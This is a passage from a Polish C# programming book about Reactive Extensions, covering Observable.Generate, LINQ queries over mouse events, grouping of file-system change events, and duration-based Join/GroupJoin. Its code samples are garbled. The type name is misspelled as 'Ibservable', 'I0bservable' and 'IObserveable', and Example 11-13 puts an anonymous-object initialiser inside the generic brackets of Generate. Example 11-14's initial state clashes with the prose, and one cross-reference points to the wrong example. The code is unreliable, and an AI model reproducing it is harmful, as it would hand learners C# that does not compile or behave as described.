Metoda `Observable.Range` generuje sekwencję liczb. Podobnie do metody `Enumerable.Range`, także i ta pobiera dwa argumenty: wartość początkową oraz liczbę wartości w sekwencji. Jest to źródło zimne, które wygeneruje identyczną sekwencję dla każdego subskrybenta.

## Repeat

Metoda `Observable.Repeat<T>` pobiera daną wejściową i generuje sekwencję, która bez przerwy będzie zwracała tę samą daną. Dana wejściowa może być pojedynczą wartością, lecz może nią być także inna obserwowały sekwencja, a w takim przypadku metoda ta będzie przekazywała wartości aż do zakończenia tej sekwencji, a następnie zacznie ją bez końca powtarzać.

Jeśli do metody nie zostaną przekazane żadne dodatkowe argumenty, to sekwencja wynikowa będzie generowała elementy w nieskończoność — jedynym sposobem, by przerwać ich otrzymywanie, będzie zakończenie subskrypcji. Do metody można także przekazać liczbę określającą, jak wiele razy dana wynikowa ma zostać powtórzona.

## Generate

Metoda `Observable.Generate<TState, TResult>` może generować znacznie bardziej złożone sekwencje niż pozostałe, opisane wcześniej metody. Należy do niej przekazać obiekt lub wartość określającą początkowy stan generatora. Może to być wartość dowolnego typu — określa ją jeden z ogólnych argumentów typu metody. Należy także przekazać trzy metody — pierwsza z nich sprawdza bieżący stan, by określić, czy sekwencja została już zakończona, druga modyfikuje stan, przygotowując wygenerowanie kolejnego elementu, a ostatnia określa wartość, jaką należy zwrócić dla aktualnego stanu. Kod z [Przykład 11-13](#) używa tej metody, by stworzyć źródło przez generowanie wartości losowych aż do momentu, gdy suma wszystkich zwróconych liczb przekroczy 10 000.

### Przykład 11-13. Generowanie elementów

```
Ibservable<int> src = Observable.Generate<
    new { Current = 0, Total = 0, Random = new Random() },
    state => state.Total <= 10000,
    state =>
{
    int value = state.Random.Next(1000);
    return new { Current = value, Total = state.Total + value, state.Random };
},
state => state.Current);
```

To źródło jako pierwszą wartość zawsze zwraca 0, co pokazuje, że zawsze wywołuje ono metodę określającą bieżącą wartość (ostatnie wyrażenie lambda podane na [Przykład 11-13](#)) przed wywołaniem metody odpowiedzialnej za modyfikację stanu.

Oczywiście taki sam efekt można by uzyskać, korzystając z metody `Observable.Create` oraz pętli. Jednak to rozwiązanie odwraca sposób działania: to nie nasz kod działa w pętli, informując Rx, kiedy należy wygenerować kolejny element, tylko Rx prosi nasze metody o te elementy. Zapewnia to biblioteki Rx elastyczność w planowaniu pracy. Na przykład dzięki temu metoda `Generate` może udostępniać wersje przeciążone, pozwalające na wprowadzanie uwarunkowań czasowych. Kod przedstawiony na [Przykład 11-14](#) generuje elementy w podobny sposób co poprzedni przykład, jednak przekazuje jeszcze jedną metodę (jako ostatni argument), która sprawia, że zwrócenie każdego kolejnego elementu zostanie opóźnione o zakres czasu o losowej długości.

#### Przykład 11-14. Generowanie elementów z opóźnieniami

```
Ibservable<int> src = Observable.Generate(
    new { Current = 0, Total = 3, Random = new Random() },
    state => state.Total < 10000,
    state =>
{
    int value = state.Random.Next(1000);
    return new { Current = value, Total = state.Total + value, state.Random };
},
state => state.Current,
state => TimeSpan.FromMilliseconds(state.Random.Next(1000)));
```

Aby takie rozwiązanie mogło zadziałać, Rx musi mieć możliwość zaplanowania wykonania pracy w określonym momencie w przyszłości. Sposób działania tego rozwiązania wyjaśnię nieco dalej, w podrozdziale „„Mechanizmy szeregujące””. Na razie na [Przykład 11-15](#) pokażę jeden ze sposobów pozwalających na przetwarzanie tych opóźnionych elementów roboczych w odpowiednim czasie.

#### Przykład 11-15. Przetwarzanie zaplanowanych elementów

```
src.Subscribe(x => Console.WriteLine(x));
while (true)
{
    Scheduler.Default.Yield();
}
```

Jak widać, w powyższym kodzie została umieszczona nieskończona pętla, która nakazuje używanemu mechanizmowi szeregującemu uruchamianie wszystkich zaległych elementów roboczych. Jeśli w praktyce będzie nam zależeć na planowanym generowaniu elementów, to zapewne skorzystamy z jednego z innych

mechanizmów szeregujących, opisanych w dalszej części rozdziału, w punkcie pt. „[Wbudowane mechanizmy szeregujące](#)”.

## Zapytania LINQ

Jedną z największych zalet wynikających z korzystania z Rx jest to, że dysponuje ona implementacją LINQ, pozwalając nam tym samym na tworzenie zapytań służących do przetwarzania asynchronicznych strumieni elementów takich jak zdarzenia. Stosowny przykład został przedstawiony na [Przykład 11-16](#). Zaczyna się on od utworzenia obserwowlanego źródła reprezentującego zdarzenia `MouseMove` generowane przez element interfejsu użytkownika. Technika ta zostanie dokładniej opisana w dalszej części rozdziału zatytułowanej „[Dostosowanie](#)”, jak na razie wystarczy jednak wiedzieć, że Rx jest w stanie opakować każde zdarzenie .NET i udostępnić jako obserwowlane źródło. Każde zdarzenie tworzy element dysponujący dwiema właściwościami zawierającymi wartości przekazywane normalnie do procedury obsługi zdarzeń jako argumenty (na przykład nadawcę zdarzenia oraz jego argumenty).

### Przykład 11-16. Filtrowanie elementów przy użyciu zapytania LINQ

```
IObserveable<EventPattern<MouseEventArgs>> mouseMoves =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseMove");

IObserveable<Point> dragPositions =
    from move in mouseMoves
    where Mouse.Captured == background
    select move.EventArgs.GetPosition(background);

dragPositions.Subscribe(point => { line.Points.Add(point); });
```

Klauzula `where` powyższego zapytania LINQ filtryuje zdarzenia, tak że będziemy przetwarzać jedynie te z nich, które zostały zgłoszone wtedy, gdy informacje o działaniach myszy były wysyłane do konkretnego elementu interfejsu użytkownika (`background`). Ten konkretny przykład bazuje na rozwiązaniach stosowanych w WPF, jednak ogólnie rzecz biorąc, także zwyczajne aplikacje dla systemu Windows, które chcą obsługiwać przeciąganie, muszą *przechwytywać* mysz, kiedy będzie wciśnięty jej przycisk, i *zwalniać* ją po jego zwolnieniu. W ten sposób element przechwytyjący otrzymuje wszystkie zdarzenia związane z ruchami wskaźnika myszy, dopóki trwa przeciąganie, nawet jeśli wskaźnik będzie się znajdował w obszarze zajmowanym przez inne elementy interfejsu użytkownika. Elementy interfejsu użytkownika zazwyczaj otrzymują zdarzenia związane z ruchami wskaźnika myszy, kiedy znajduje się on w ich obszarze, i to nawet jeśli nie przechwyciły one myszy. Dlatego też w przykładzie z [Przykład 11-16](#) klauzula `where` ignoruje te zdarzenia, pozostawiając tylko te, które reprezentują przesunięcia

wskaźnika myszy w trakcie przeciągania. A zatem aby kod z [Przykład 11-16](#) mógł działać, konieczne jest przypisanie procedur obsługi zdarzeń — takich jak te z [Przykład 11-17](#) — do zdarzeń `MouseDown` oraz `MouseUp` odpowiednich elementów interfejsu użytkownika.

### Przykład 11-17. Przechwytywanie myszy

```
private void OnBackgroundMouseDown(object sender, MouseButtonEventArgs e)
{
    background.CaptureMouse();
}

private void OnBackgroundMouseUp(object sender, MouseButtonEventArgs e)
{
    if (Mouse.Captured == background)
    {
        background.ReleaseMouseCapture();
    }
}
```

Klauzula `select` w zapytaniu z [Przykład 11-16](#) działa w rozwiązaniach korzystających z biblioteki Rx tak samo jak w przypadku użycia *LINQ to Objects* czy też dowolnego innego dostawcy LINQ. Pozwala ona na pobranie z elementów generowanych przez źródło konkretnych informacji i wykorzystanie ich jako danych wynikowych. W powyższym przykładzie `mouseMoves` jest obserwowalną sekwencją obiektów `EventPattern<MouseEventArgs>`, jednak tym, na czym nam naprawdę zależy, jest sekwencja współrzędnych określających położenie wskaźnika myszy. Dlatego też klauzula `select` z [Przykład 11-16](#) prosi o położenie wyrażone względem konkretnego elementu interfejsu użytkownika.

Po wykonaniu zapytania z [Przykład 11-16](#) zmienna `dragPosition` będzie się odwoływać do obserwowalnej sekwencji wartości typu `Point`, informującej o wszystkich zmianach położenia wskaźnika myszy zachodzących w aplikacji w czasie, gdy zdarzenia generowane przez mysz były kierowane do konkretnego elementu interfejsu użytkownika. Jest to źródło ciepłe, gdyż reprezentuje coś, co się dzieje na bieżąco — informacje generowane przez mysz. Filtrowanie oraz operatory projekcji LINQ nie zmieniają natury źródła, jeśli zatem zostaną zastosowane na źródle ciepłym, to także wynikowe zapytanie będzie miało taki sam „ciepły” charakter, jeśli natomiast zostaną one zastosowane na źródle zimnym, to przefiltrowane wyniki będą analogiczne.

## OSTRZEŻENIE

Operatory LINQ nie wykrywają charakteru źródła. Operatory `Where` oraz `Select` przekazują cechy charakterystyczne źródła dalej. Za każdym razem gdy subskrybijemy finalne zapytanie wygenerowane przez operator `Select`, powoduje on rozpoczęcie subskrypcji używanego przez niego źródła. W naszym przykładzie dane wejściowe pochodzą ze źródła zwróconego przez operator `Where`, który z kolei subskrybuje źródło utworzone poprzez przechwytywanie zdarzeń związanych z myszą. Jeśli powtórnie subskrybijemy to źródło, to otrzymamy drugi łańcuch subskrypcji. Ciepłe źródło będzie rozsyłać wszystkie zdarzenia do obu łańcuchów, zatem każde z nich dwukrotnie przejdzie proces filtrowania i projekcji. Trzeba zatem mieć świadomość, że dołączanie wielu subskrybentów do złożonych zapytań operujących na ciepłych źródłach będzie działać, jednak może się wiązać z niepotrzebnymi kosztami. Jeśli właśnie takiego rozwiązania potrzebujemy, to znacznie lepszym wyjściem z sytuacji może być wywołanie metody `Publish` na rzecz zapytania, co jak przekonaliśmy się już wcześniej, powoduje rozpoczęcie jednej subskrypcji źródła oraz rozsyłanie generowanych przez nie elementów do wszystkich subskrybentów.

W ostatnim wierszu [Przykład 11-16](#) rozpoczęta jest subskrypcja przefiltrowanych i dostosowanych danych, a każda z generowanych przez zapytanie danych typu `Point` jest dodawana do kolekcji kolejnego elementu interfejsu użytkownika o nazwie `line`. Jest to element typu `Polyline`, którego nie przedstawiłem w tekście<sup>[49]</sup> książki, a końcowy efekt jest taki, że możemy rysować w oknie aplikacji przy użyciu myszy. (Jeśli już od dłuższego czasu zajmujesz się pisaniem aplikacji przeznaczonych dla systemu Windows, to zapewne aplikacja ta będzie Ci przypominać programy Scribble — efekt jest właściwie taki sam).

Rx dostarcza większość ze standardowych operatorów LINQ opisanych w [Rozdział 10.](#)<sup>[50]</sup> Większość z nich działa dokładnie tak samo jak w innych implementacjach LINQ. Jednak niektóre działają w sposób, który na pierwszy rzut oka może się wydawać nieco dziwny, o czym się przekonamy w kilku kolejnych punktach rozdziału.

## Operatory grupowania

Standardowy operator grupowania LINQ, `GroupBy`, generuje sekwencję sekwencji. W przypadku dostawcy *LINQ to Objects* zwraca on daną typu `IEnumerable<IGrouping<TKey, TSource>>`, a jak dowiedzieliśmy się w [Rozdział 10.](#), `IGrouping<TKey, TSource>` dziedziczy po `IEnumerable<TSource>`. Zasada działania operatora `GroupJoin` jest podobna, choć zwraca on zwyczajną daną typu `IEnumerable<T>`, gdzie `T` jest wynikiem zwracanym przez projekcję, do której jest przekazywana sekwencja. A zatem w obu przypadkach otrzymujemy wynik będący sekwencją sekwencji.

Natomiast w przypadku Rx grupowanie zwraca obserwowlaną sekwencję obserwowlanych sekwencji. Jest to całkowicie spójne, choć może się wydawać

nieco dziwne, gdyż Rx wprowadza aspekt czasowy: obserwowalne źródło reprezentujące wszystkie grupy generuje nowy element (czyli nowe obserwowalne źródło) w momencie rozpoznania każdej nowej grupy. Ilustruje to przykład przedstawiony na [Przykład 11-18](#), który pozwala obserwować zmiany w systemie plików i grupować je na podstawie folderu, w jakim zostały wprowadzone. Dla każdej z grup otrzymujemy daną typu `IGroupedObservable<TKey, TSource>`, która w świecie Rx stanowi odpowiednik `IGrouping<TKey, TSource>`.

### Przykład 11-18. Grupowanie zdarzeń

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
var w = new FileSystemWatcher(path);
IObservable<EventPattern<FileSystemEventArgs>> changes =
    Observable.FromEventPattern<FileSystemEventHandler, FileSystemEventArgs>(
        h => w.Changed += h, h => w.Changed -= h);
w.IncludeSubdirectories = true;
w.EnableRaisingEvents = true;

IObservable<IGroupedObservable<string, string>> folders =
    from change in changes
    group Path.GetFileName(change.EventArgs.FullPath)
        by Path.GetDirectoryName(change.EventArgs.FullPath);

folders.Subscribe(f =>
{
    Console.WriteLine("New folder ({0})", f.Key);
    f.Subscribe(file =>
        Console.WriteLine("File changed in folder {0}, {1}", f.Key, file));
});
```


Wyrażenie lambda, które nawiązuje subskrypcję źródła grupującego — zmiennej `folders` — subskrybuje każdą z grup zwróconych przez to źródło. Liczba katalogów, z których mogą pochodzić zdarzenia, jest nieskończona, gdyż nowe mogą być tworzone w trakcie działania programu. A zatem obserwowalne źródło `folders` będzie generowało nowe źródła za każdym razem, gdy wykryje w katalogu zmianę, której wcześniej nie widziało. Niemniej jednak sam fakt pojawienia się nowej grupy nie oznacza, że którakolwiek z poprzednich grup zostanie uznana za zakończoną, co jest odmienne od sposobu działania grupowania w dostawcy *LINQ to Objects*. W przypadku wykonania zapytania grupującego na danej typu `IEnumerable<T>` każda z wygenerowanych grup jest kompletna i można przejrzeć jej całą zawartość przed przejściem do kolejnej. Jednak w przypadku Rx sprawia wygląda inaczej, gdyż każda z grup jest reprezentowana jako obserwowalne źródło, a te nie kończą się, póki same nie przekażą stosownej informacji — zatem każda z subskrybowanych grup pozostaje aktywna. W przykładzie z [Przykład 11-8](#) może się zdarzyć, że katalogi, dla których już wcześniej utworzono grupy, będą

pozostawały uśpione przez dłuższy czas, podczas gdy czynności będą wykonywane w innych katalogach tylko po to, by później ponownie zacząć generować zdarzenia. Ogólnie rzecz biorąc, operatory grupowania w bibliotece Rx muszą być przygotowane na to, że podobna sytuacja może nastąpić podczas korzystania z dowolnych źródeł.

## Operatory Join


Rx udostępnia standardowe operatory `Join` oraz `GroupJoin`. Jednak działają one nieco odmiennie od sposobu, w jaki są one obsługiwane przez *LINQ to Objects* oraz większość innych operatorów LINQ związanych z bazami danych. W tych innych światach elementy z dwóch zbiorów wejściowych są zazwyczaj łączone ze względu na posiadanie pewnej wspólnej wartości. W przypadku baz danych najczęstszym przykładem łączenia dwóch tabel będzie scalanie wierszy, w których kolumna klucza zewnętrznego w jednej tabeli ma taką samą wartość co kolumna klucza głównego innej tabeli. Jednak Rx nie przeprowadza operacji łączenia na podstawie wartości. Zamiast tego elementy zostaną połączone, jeśli są równoczesne — jeśli okresy ich trwania pokrywają się ze sobą.

Ale chwileczkę! Czym właściwie jest ten okres trwania? Rx operuje na zdarzeniach chwilowych; wytworzenie elementu, zgłoszenie błędu, zakończenie strumienia... to wszystko są rzeczy, które zachodzą w konkretnej chwili. Dlatego też operatory łączenia stosują się do tej konwencji: dla każdego elementu ze źródła można dostarczyć funkcję, która zwraca daną typu `IObservable<T>`. Czas trwania tego elementu rozpoczyna się w momencie jego wytworzenia i kończy w momencie, gdy odpowiedni obiekt `IObservable<T>` zareaguje (czyli zakończy działanie, wygeneruje element bądź zgłosi błąd). Idea czasu trwania zdarzenia została zilustrowana na [Rysunek 11-2](#). Na jego górze jest widoczne obserwowalne źródło, a poniżej — seria źródeł definiujących czas trwania poszczególnych elementów. U dołu rysunku zostały przedstawione czasy trwania, które dla poszczególnych elementów określiły ich źródła.




Rysunek 11-2. Definiowanie czasu trwania dla poszczególnych elementów ze źródła przy użyciu obiektów `IObservable<T>`

Choć dla każdego elementu ze źródła można zwrócić odrębną daną `IObservable<T>`, jak to pokazano na [Rysunek 11-2](#), to jednak wcale nie trzeba tak robić — równie dobrze można używać tego samego źródła za każdym razem. Na przykład: jeśli zastosujemy operator grupowania na danej `IObservable<T>` reprezentującej strumień zdarzeń `MouseDown`, a następnie użyjemy kolejnej danej `IObservable<T>` reprezentującej strumień zdarzeń `MouseUp`, by zdefiniować czas trwania każdego z elementów, to Rx uzna, że czas trwania każdego ze zdarzeń `MouseDown` kończy się w momencie zgłoszenia następującego po nim zdarzenia `MouseUp`. Takie rozwiązanie zostało zilustrowane na [Rysunek 11-3](#) i jak widać, efektywny czas trwania każdego ze zdarzeń `MouseDown`, pokazany u dołu rysunku, jest wyznaczany przez parę zdarzeń `MouseDown` oraz `MouseUp`.



Rysunek 11-3. Definiowanie czasu trwania przy użyciu pary strumieni zdarzeń

Nawet źródło może określić własny czas trwania. Na przykład: jeśli dostarczymy obserwowalne źródło reprezentujące zdarzenia `MouseMove`, możemy chcieć, by czas trwania każdego z nich kończył się w momencie rozpoczęcia kolejnego. Oznacza to, że czas trwania kolejnych zdarzeń jest ciągły — po zwróceniu pierwszego elementu zawsze pojawia się dokładnie jeden element bieżący, będący jednocześnie ostatnim, który się do tej pory pojawił. Taką sytuację ilustruje [Rysunek 11-4](#).




Rysunek 11-4. Elementy o stykających się ze sobą czasach trwania

Czasy trwania poszczególnych elementów mogą się ze sobą pokrywać. Nic nie stoi na przeszkodzie, aby skorzystać z obserwowalnego źródła `IObservable<T>` określającego, że czas trwania elementu kończy się nieco po rozpoczęciu czasu trwania kolejnego elementu.

Skoro już wiemy, w jaki sposób Rx określa czasy trwania elementów używanych podczas operacji łączenia, to warto dowiedzieć się, jak informacje te są

wykorzystywane. Pamiętamy zapewne, że opisywane tu operatory łączą ze sobą dwa źródła wejściowe. (Źródła definiujące czas trwania elementów nie są do nich zaliczane). Rx uznaje, że dwa elementy pochodzące z dwóch strumieni wejściowych są ze sobą powiązane, jeśli czasy ich trwania pokrywają się. Sposób, w jaki te powiązane elementy będą prezentowane na wyjściu, zależy od tego, czy zostanie użyty operator `Join`, czy `GroupJoin`. Wynikiem działania operatora `Join` jest strumień zawierający jeden element dla każdej pary powiązanych ze sobą elementów. (To my dostarczamy metody realizującej odpowiednią projekcję, do której będą przekazywane poszczególne pary elementów, i wyłącznie od nas zależy, co z nimi zrobimy. Metoda ta musi zdecydować, jaki będzie typ elementów wynikowych, które znajdą się w połączonym strumieniu). [Rysunek 11-5](#) przedstawia dwa strumienie wejściowe, z których każdy zawiera zdarzenia, oraz odpowiadające im czasy trwania. Przypominają one źródła z [Rysunek 11-3](#) oraz [Rysunek 11-4](#), jednak dodałem do nich litery i cyfry, aby ułatwić odwoływanie się do poszczególnych elementów tych strumieni. U dołu rysunku przedstawiona została obserwowalna sekwencja, która dla tych dwóch strumieni wejściowych zwróciłby operator `Join`.



Rysunek 11-5. Operator Join

Jak widać, w każdym miejscu, w którym czasy trwania zdarzeń z dwóch strumieni wejściowych się pokrywają, uzyskujemy element wynikowy stanowiący połączenie dwóch elementów wejściowych. Jeśli elementy, których czasy trwania pokrywają się ze sobą, zaczynają się w różnych momentach (jak zazwyczaj dzieje się w rzeczywistości), to element wynikowy będzie się pojawiał w momencie rozpoczęcia zdarzenia, które nastąpiło później. Zdarzenie `MouseDown` określone jako A

rozpoczyna się przed zdarzeniem `MouseMove` o numerze 1, a zatem zdarzenie wynikowe A1 pojawi się w momencie, gdy czasy trwania obu zdarzeń wejściowych zaczną się pokrywać (czyli w momencie pojawienia się zdarzenia `MouseMove` 1). Jednak zdarzenie 3 następuje przed zdarzeniem B, zatem połączone zdarzenie B3 pojawi się w momencie rozpoczęcia zdarzenia B.

Zdarzenie 5 nie pokrywa się z czasem trwania żadnego ze zdarzeń `MouseDown`, a zatem nie pojawi się ono w żadnym z elementów strumienia wynikowego. I na odwrót, jest możliwe, by jedno zdarzenie `MouseMove` pojawiło się w kilku elementach wynikowych (jak to jest w przypadku każdego ze zdarzeń `MouseDown`). Gdyby nie było zdarzenia 3, to czas trwania zdarzenia 2 rozpoczynałby się podczas trwania zdarzenia A i kończył podczas trwania zdarzenia B, a w takim przypadku oprócz zdarzenia A2 przedstawionego na [Rysunek 11-5](#) uzyskalibyśmy także zdarzenie B2, które pojawiłoby się jednocześnie ze zdarzeniem B.

[Przykład 11-19](#) przedstawia kod realizujący połączenie zilustrowane na [Rysunek 11-5](#), używając przy tym wyrażenia zapytania. Zgodnie z tym, co napisano w [Rozdział 10.](#), kompilator przekształca wyrażenia zapytań na sekwencję wywołań metod, zatem [Przykład 11-20](#) prezentuje taką sekwencję stanowiącą odpowiednik zapytania z [Przykład 11-19](#).

### Przykład 11-19. Wyrażenie zapytania z klauzulą join

```
I0bservable<EventPattern<MouseEventArgs>> downs =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseDown");

I0bservable<EventPattern<MouseEventArgs>> ups =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseUp");
I0bservable<EventPattern<MouseEventArgs>> allMoves =
    Observable.FromEventPattern<MouseEventArgs>(background, "MouseMove");

I0bservable<Point> dragPositions =
    from down in downs
    join move in allMoves
        on ups equals allMoves
    select move.EventArgs.GetPosition(background);
```


### Przykład 11-20. Metoda Join

```
I0bservable<Point> dragPositions = downs.Join(
    allMoves,
    down => ups,
    move => allMoves,
    (down, move) => move.EventArgs.GetPosition(background));
```

Obserwalne źródło `dragPosition` utworzone w każdym z tych dwóch

przykładów może zostać użyte do zastąpienia źródła z [Przykład 11-16](#). Nie musimy już przy tym stosować filtrowania na podstawie elementu (background), do którego były przesyłane zdarzenia, gdyż Rx dostarcza nam tylko te zdarzenia MouseMove, których czas trwania pokrywa się ze zdarzeniami reprezentującymi naciśnięcie przycisku myszy. Wszelkie przesunięcia wskaźnika myszy, które zaszły pomiędzy naciśnięciami jej przycisku, bądź to zostaną zignorowane, bądź też, jeśli są ostatnim zdarzeniem, jakie zajdzie przed wciśnięciem przycisku, to otrzymają współrzędne określające położenie wskaźnika w momencie naciśnięcia przycisku myszy.

Metoda `GroupJoin` łączy elementy w podobny sposób, jednak zamiast zwracać jedno obserwowalne źródło wynikowe, generuje źródło zawierające kolejne obserwowalne źródła. Wracając do naszego aktualnego przykładu, oznaczałoby to, że wynik tej metody generowałby nowe obserwowalne źródło dla każdego zdarzenia `MouseDown`. Składałoby się ono ze wszystkich par zawierających dane zdarzenie i miało ten sam czas trwania co ono. [Rysunek 11-6](#) przedstawia efekty użycia tego operatora na tych samych źródłach wejściowych, które zostały pokazane na [Rysunku 11-5](#). Dodałem do niego pionowe kreski na końcach każdej z sekwencji wynikowych, by wyraźnie pokazać, gdzie się one kończą. Początki oraz końce tych obserwowalnych sekwencji dokładnie pokrywają się z odpowiadającymi im zdarzeniami wejściowymi, dlatego też często kończą się one niedługo po udostępnieniu swojego ostatniego elementu.



